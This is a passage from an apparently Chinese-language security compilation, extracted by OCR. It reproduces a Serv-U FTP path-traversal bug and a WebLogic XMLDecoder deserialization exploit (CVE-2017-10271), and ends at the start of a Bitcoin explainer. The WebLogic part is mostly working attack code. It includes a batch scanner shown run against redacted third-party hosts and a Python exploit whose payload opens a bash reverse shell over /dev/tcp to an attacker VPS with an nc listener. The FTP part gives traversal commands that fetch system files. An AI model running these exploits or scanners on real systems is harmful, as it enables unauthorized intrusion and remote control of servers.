


图 7 向导页面 2




图 8 向导页面 3




图 9 向导页面 4

根据用户向导配置 FTP 用户，注意的截图中的权限配置为默认权限。




图 10 用户向导页面 1




图 11 用户向导页面 2




图 12 用户向导页面 3




图 13 用户向导页面 4




图 14 用户向导页面 5




图 15 用户向导页面 6




图 16 搭建成功

(3)复现测试

从第二节里面我们可以看见，这个 FTP 服务器登陆进去以后，其实是个空白文件架不能上传也看不到其他文件夹。

图 17 FTP 空白页

要进行这个漏洞的复现，我们需要用到 windows 自带的 FTP 命令。

FTP 命令是在 DOS 窗口里面执行：

```
登陆 FTP：ftp ip
```

FTP 命令中的常用参数解释：

命令	说明
bye	结束与远程计算机的 FTP 会话并退出 ftp
cd	更改远程计算机上的工作目录
dir	显示远程计算机上的目录文件和子目录列表
get mget	使用当前文件传输类型将远程文件复制到本地计算机。如果没有指定 LocalFile，文件就会赋以 RemoteFile 名。get 命令与 recv 相同。 多个文件:mget *
lcd	更改本地计算机上的工作目录。默认情况下，工作目录是启动 ftp 的目录
ls	显示远程目录上的文件和子目录的简短列表
open	与指定的 FTP 服务器连接。可以使用 IP 地址或计算机名（两种情况下都必须使用 DNS 服务器或主机文件）指定 Computer。
put(send) mput	使用当前文件传输类型将本地文件复制到远程计算机上。put 命令与 send 命令相同。如果没有指定 RemoteFile，文件就会赋以 LocalFile 名。 多个文件：mput *

复现开始：

- 登陆攻击机 FTP。




图 17 登陆 FTP

- 先进行原来目录文件查看，未发现目录中存在任何文件（注意我们在原来配置 Serv-U 时候并未开放其他目录访问权限）。




图 18 目录文件查看

- 进行越权尝试，越权命令：

```
ls "-a ..:\..:\..:\..:\..:\..:\..:\..:\*"
```

图 19 成功越权

- 进行越权文件下载测试，越权下载命令：

```
get ..:/..:/..:/..:/windows/system32/calc.exe C:/Python27/calc.exe
```




图 20 测试成功

2.5WebLogic XMLDecoder 反序列化漏洞复现

--by Mochazz


周末闲来无事，于是打算复现一下 WebLogic XMLDecoder 反序列化漏洞，打算用 docker 搭建漏洞环境，环境可以直接利用 github 上现有的，在文章最后附上了弹 shell 脚本，回帖可见。

2.5.1 环境搭建

Ubuntu（搭建靶机环境）


```
apt install git docker.io docker-compose
git clone https://github.com/vulhub/vulhub.git
cd vulhub/weblogic/ssrf/
docker-compose build
docker-compose up -d
```

这时我们就可以访问 docker 中 weblogic 的地址，地址为 ubuntu(IP):7001，我 ubuntu 地址为 192.168.2.106，所以访问 http:// 192.168.2.106:7001 如下图



访问 http://192.168.2.106:7001/wls-wsat/CoordinatorPortType11，如果出现下图，说明可能存

在 CVE-2017-10271



2.5.2 检测 WebLogic XMLDecoder 反序列化漏

检测的话，我们使用 post 方式，向 http://192.168.2.106:7001/wls-wsat/CoordinatorPortType11 提交我们构造好的 XML 数据，Content-type 记得改成 text/xml，大家可以使用 Burpsuite 来改，但是我嫌麻烦，于是就写了一个 python3 程序来批量检测，大家在 python 脚本同一个目录下创建一个 weblogic.txt，把要检测的 ip 目标放进去，运行程序即可，下面是 python 程序

```
import requests
headers = { 'Content-type': 'text/xml' }
data = '''<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Heade
r><work:WorkContext
xmlns:work="http://bea.com/2004/06/soap/workarea/"><java><java
version="1.4.0" class="java.beans.XMLDecoder"><object
class="java.io.PrintWriter"><string>servers/AdminServer/tmp/_WL_internal
/bea_wls_internal/9j4dqk/war/weblogic.txt</string><void
method="println"><string>Weblogic_Test</string></void><void
method="close"/></object></java></java></work:WorkContext></soapenv:Head
er><soapenv:Body/></soapenv:Envelope>'''
def exp(ip):
    ip = ip.strip("\n")
    url_post = ip + "/wls-wsat/CoordinatorPortType11"
    url_myfile = ip + "/bea_wls_internal/weblogic.txt"
    print("Test for " + ip + ".....")
    r = requests.post(url=url_post,data=data,headers=headers)
    r2 = requests.get(url_myfile)
    if r2.status_code != 404:
        print("Weblogic Vulnerable!!!")
        print("You file path is " + url_myfile)
    else:
        print("No Vulnerable!!!")
    print("==================================================")

if __name__ == '__main__':
```

```
    Weblogic_IP_list = []
    with open("weblogic.txt") as f:
        Weblogic_IP_list = f.readlines()
    for ip in Weblogic_IP_list:
        exp(ip)
```

如果存在的话，会在/bea_wls_internal/目录下生成 weblogic.txt，内容为 Weblogic_Test。例如，我的 ubuntu 会生成在 http://192.168.2.106:7001//bea_wls_internal/weblogic.txt ，下面是批量检测的结果（打码保平安）

```
No Vulnerable!!!
================================================
Test for http://1[redacted]1.....
Weblogic Vulnerable!!!
You file path is http://1[redacted].01/bea_wls_internal/weblogic.txt
================================================
Test for http://2[redacted]1.....
No Vulnerable!!!
================================================
Test for http://1[redacted]01.....
Weblogic Vulnerable!!!
You file path is http://1[redacted]1/bea_wls_internal/weblogic.txt
================================================
Test for http://1[redacted]1.....
Weblogic Vulnerable!!!
You file path is http://1[redacted]1/bea_wls_internal/weblogic.txt
================================================
Test for http://5[redacted]1.....
No Vulnerable!!!
================================================
```


2.5.3 反弹 shell 与 getshell

这个的话，貌似不让放，我放在隐藏区，回帖可见
先说 getshell，我们可以往靶机写 jsp 一句话木马，然后再用 cknife 连接，可以参考以下文章最下方
https://github.com/kylingit/blog-hugo/blob/master/content/blog/Weblogic-0day.md
接着是反弹 shell
先在你要反弹的 VPS 上用 nc 监听 8888 端口
nc -lvp 8888
再运行下面的 python3 程序

```
import requests
headers = { 'Content-type': 'text/xml' }
data = '''
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.8.0_131" class="java.beans.XMLDecoder">
  <void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
```

```
  <void index="0">
<string>bash</string>
  </void>
  <void index="1">
<string>-c</string>
  </void>
  <void index="2">
<string>bash -i >&amp; /dev/tcp/你 VPS 的 IP/8888 0>&amp;1</string>
  </void>
</array>
  <void method="start"/></void>
</java>
  </work:WorkContext>
</soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>'''
def exp(ip):
    print("Test for " + ip + " .....")
    r = requests.post(url=ip,data=data,headers=headers)
    print(r.status_code)
    print(r.text)

if __name__ == '__main__':
    ip = "http://要检测的网站/wls-wsat/CoordinatorPortType11"
    exp(ip)
```

贴一张靶机弹回来的 shell



参考文章

https://github.com/kylingit/blog-hugo/blob/master/content/blog/Weblogic-0day.md

https://mp.weixin.qq.com/s/rYGono19qQ6udA6Hq41hNg (Chamd5)

https://github.com/1337g/CVE-2017-10271/blob/master/CVE-2017-10271.py
http://www.freebuf.com/vuls/147017.html

2.6 对比特币挖矿木马分析研究和清除


2.6.1 什么是比特币系统

有关比特币的专业知识讲解的内容资料很多，我这里只是简单通俗的记录下个人的学习和对他的理解。大家往往看到比特币首先想问的它到底是什么，是不是钱。可以肯定的回答大家，他是钱，但是他不只是个体，他其实是一个虚拟的电子货币支付系统，是的是一个系统。

所以我这里说了这么多的废话，就是希望大家以后看到比特币，我们不是把它看成是一个硬币，而是我们一看到比特币，我就立马想到的是它其实是一个系统（电子币虚拟支付系统）。只要大家能这样想，后面讲的内容大家就好理解了。

大家如果想要比较清晰的了解什么是比特币，我们就必须知道比特币其实是一套系统，他不是体，他是由各个“关键的基础点”共同在一定协议技术之上“运行的货币支付系统”。那么笔者接下来会分两步，给大家进行简单知识点的普济，即比特币系统的“关键基础构成”与其“比特币运行机制”。

1.比特币系统关键构成



首先给大家贴出介绍比特币系统的一张图，大家简单的看下。这一张图片展示的就是一个完整的比特币系统有哪些内容构成，那么我们从这张图中我们可以看到什么呢？

通过前面个人的学习，我简单的概括出以下几个关键点：

- 用户
  系统中各个外围的使用者，如学生、老师、雇员以及其他等待使用者；
- 旷工
  为整个系统的运行提供支撑的人员和基础设施，其实际构成就是由人、计算机、电力系统、校验认证等等共同构成；
- Blockchain(区块链)
  看到 Blokcchain，第一次听到这个词的人可能会一头雾水，其实大家无需迷茫，我给大家简单的打个比喻，大家就明白了。这个区块链其实就是整个比特币系统运行的底层协议，就像我们的互联网底层协议 TCP/IP 一样。如果大家还不明白，那说的再简单点，大家就把他理解为一个“记账本”就 OK,他就是来负责整个比特币系统中进行记账的载体。

那么前面废话说了这么多，到什么是比特币呢？请各位亲们往下看，下面我们会从比特币的**比特币支持过程**与**比特币发行过程**两个方面带大家一起认识下比特币。

2. 比特币系统运行过程

个人对于比特的运行过程进行了简单的概括，一是比特币系统的“支付过程”，二就是“货币发行过程”。大家如果弄明白了这两个过程基本就了解了比特币系统是什么了，也就理解什么是比特币了。

3. 货币支付过程

(1)关键词

在说明比特币的支付过程之前，大家先带大家看几个关键词：**P2P**、**去中心化**与**终端用户**

- P2P
  我们称他为点对点（即个人对个人）；
- 去中心化
  这个很字面了，不难理解，即没有中心，大家都是个体对个体的；
- 终端用户
  用户就是使用者，就不用解释了吧。

OK！我们了解了上面三个关键词后，我们就来看下比特币定义。

比特币定义：它是一种去中心化的，基于区块链网络技术的，P2P 电子支付技术系统。听起来是不是还是很含糊，OK,那么说的再简单点，就是比特币是一个 P2P（点到点）的电子支付系统。

(2) P2P 支付过程

